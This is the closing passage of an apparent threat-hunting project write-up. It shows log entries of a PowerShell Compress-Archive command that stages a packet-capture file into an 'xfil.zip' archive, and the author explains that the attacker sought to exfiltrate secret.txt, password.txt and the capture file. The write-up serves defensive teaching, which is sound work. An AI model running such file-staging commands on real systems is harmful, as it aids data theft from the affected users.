		Compress-Archive -Update -Path C:\Users\cont\Documents\last_log.pcapng -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:25:15.655	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\last_log.pcapng -DestinationPath C:\temp\xfil.zip; ...

after some time digging we will see the attacker trying to exfiltrate file secret.txt , password.txt and last_log.pcap. rough diagram will look like this.



This is the end of our project and i hope that i at least i gave you some basic understanding and fascination about threat hunting BYE :>

Done by Natnael Tesfu